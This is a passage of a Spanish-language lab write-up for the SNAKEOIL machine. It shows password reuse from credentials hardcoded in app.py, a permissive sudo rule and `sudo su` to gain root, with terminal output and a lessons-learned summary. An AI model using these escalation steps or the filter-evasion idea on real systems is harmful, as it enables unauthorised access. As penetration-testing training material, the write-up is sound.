
Con las dos contraseñas encontradas en app.py, se intentó escalar directamente a root:

- su root Password: snakeoilisnotgoodforcorporations → Authentication failure
- su root Password: NOreasonableDOUBTthisPASSWORDisGOOD → Authentication failure

Ninguna de las dos contraseñas fue válida para el usuario root. Se probaron entonces las mismas contraseñas contra el propio usuario patrick:


- su patrick Password: snakeoilisnotgoodforcorporations → Authentication failure
- su Patrick Password: NOreasonableDOUBTthisPASSWORDisGOOD → inicio de sesión exitoso

Esto confirmó que **NOreasonableDOUBTthisPASSWORDisGOOD** es la contraseña real del usuario **patrick** a nivel de sistema operativo, aunque no la de root.



## Permisos de sudo

Con la contraseña de patrick confirmada, se investigaron sus permisos de sudo con el comando `sudo -l`, que lista qué comandos tiene permitidos correr el usuario actual mediante sudo.



La línea (ALL : ALL) ALL indica que patrick puede ejecutar cualquier comando, como cualquier usuario, incluido root, siendo esta una configuración de sudo excesivamente permisiva.

Aprovechando esto, se escaló directamente a root:

- sudo su Password: NOreasonableDOUBTthisPASSWORDisGOOD

El prompt cambió a **root@SNAKEOIL:/home/patrick/flask\_blog#**, confirmando el acceso como root.

```

Session Actions Edit View Help
# hosting instructions

if __name__ == "__main__":
    app.run(host='0.0.0.0')

patrick@SNAKEOIL:~/flask_blog$ su root
su root
Password: snakeoilisnotgoodforcorporations
su: Authentication failure
patrick@SNAKEOIL:~/flask_blog$ su root
su root
Password: NOreasonableDOUBTthisPASSWORDisGOOD
su: Authentication failure
patrick@SNAKEOIL:~/flask_blog$ su patrick
su patrick
Password: snakeoilisnotgoodforcorporations
su: Authentication failure
patrick@SNAKEOIL:~/flask_blog$ su patrick
su patrick
Password: NOreasonableDOUBTthisPASSWORDisGOOD
patrick@SNAKEOIL:~/flask_blog$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User patrick may run the following commands on SNAKEOIL:
  (root) NOPASSWD: /sbin/shutdown
  (ALL : ALL) ALL
patrick@SNAKEOIL:~/flask_blog$ sudo su
[sudo] password for patrick: NOreasonableDOUBTthisPASSWORDisGOOD
root@SNAKEOIL:/home/patrick/flask_blog#
  
```

## Exploración Adicional

Ya con privilegios de root, se realizó una breve exploración del sistema, incluyendo el directorio home de Patrick

```

Session Actions Edit View Help
-rw-r--r-- 1 patrick patrick 4925 Jun 29 2021 resources.py
-rw-r--r-- 1 patrick www-data 65 Sep 9 15:48 rev.sh
-rw-r--r-- 1 patrick patrick 204 Jun 19 2021 schema.sql
drwxr-xr-x 3 patrick patrick 4096 Jun 19 2021 static
drwxr-xr-x 2 patrick patrick 4096 Jun 23 2021 templates
-rw-r--r-- 1 patrick patrick 0 Jun 23 2021 views.py
-rw-r--r-- 1 patrick patrick 76 Jun 24 2021 wsgi.py
root@SNAKEOIL:/home/patrick/flask_blog# cat hello.py
from flask import Flask

app = Flask(__name__)

@app.route('/')
def hello():
    return 'Hello, World!'
root@SNAKEOIL:/home/patrick/flask_blog# cd ..
root@SNAKEOIL:/home/patrick# ls -ls
total 48
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Desktop
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Documents
4 drwxr-xr-x 2 patrick patrick 4096 Jun 23 2021 Downloads
4 drwxr-xr-x 7 patrick patrick 4096 Sep 9 15:44 flask_blog
14 -rw-r--r-- 1 patrick patrick 29 Aug 16 2021 local.txt
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Music
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Pictures
4 drwxr-xr-x 4 patrick patrick 4096 Jun 23 2021 Postman
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Public
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Templates
4 drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Videos
4 drwxr-xr-x 8 patrick patrick 4096 Oct 14 2020 vmware-tools-distrib
root@SNAKEOIL:/home/patrick# cat local.txt
Local shell access obtained!
root@SNAKEOIL:/home/patrick#
  
```



Esto confirma la explotación completa de la máquina SNAKEOIL, desde el reconocimiento inicial hasta la obtención de privilegios de administrador.



A partir de ahí, la investigación del endpoint `/run` reveló una vulnerabilidad de **inyección de comandos**, confirmada posteriormente al inspeccionar el código fuente de la aplicación (`app.py`), donde se identificó que el parámetro `url` se concatenaba directamente a un comando de shell sin ninguna sanitización. El filtro de palabras implementado como medida de mitigación resultó insuficiente, ya que fue posible evadirlo dividiendo el ataque en múltiples peticiones simples, cada una de las cuales por sí sola no activaba ninguna de las reglas de bloqueo.

Una vez obtenido acceso al sistema como el usuario *patrick*, la lectura del código fuente reveló dos contraseñas *hardcodeadas* en la configuración de la aplicación. Si bien ninguna de ellas correspondía a la contraseña de root, una de ellas coincidía con la contraseña del propio usuario del sistema operativo, un caso de **reutilización de contraseñas** entre la aplicación web y las cuentas del sistema. Finalmente, una configuración de sudo excesivamente permisiva (ALL : ALL) ALL permitió escalar privilegios a root sin mayor dificultad, culminando con la verificación exitosa del acceso total al sistema.

En conjunto, la explotación de SNAKEOIL ilustra fallas comunes en el desarrollo de aplicaciones web reales: exposición de información sensible sin control de acceso, validación de entradas insuficiente en funcionalidades administrativas o de depuración, almacenamiento de credenciales directamente en el código fuente, y configuraciones de privilegios de sistema demasiado laxas. Cada una de estas fallas, de forma aislada, pudo no representar un riesgo crítico; sin embargo, combinadas, permitieron una escalada completa desde un acceso anónimo hasta el control total del servidor. Esto refuerza la importancia de aplicar el principio de defensa en profundidad, donde ningún componente del sistema dependa de una única medida de seguridad para su protección.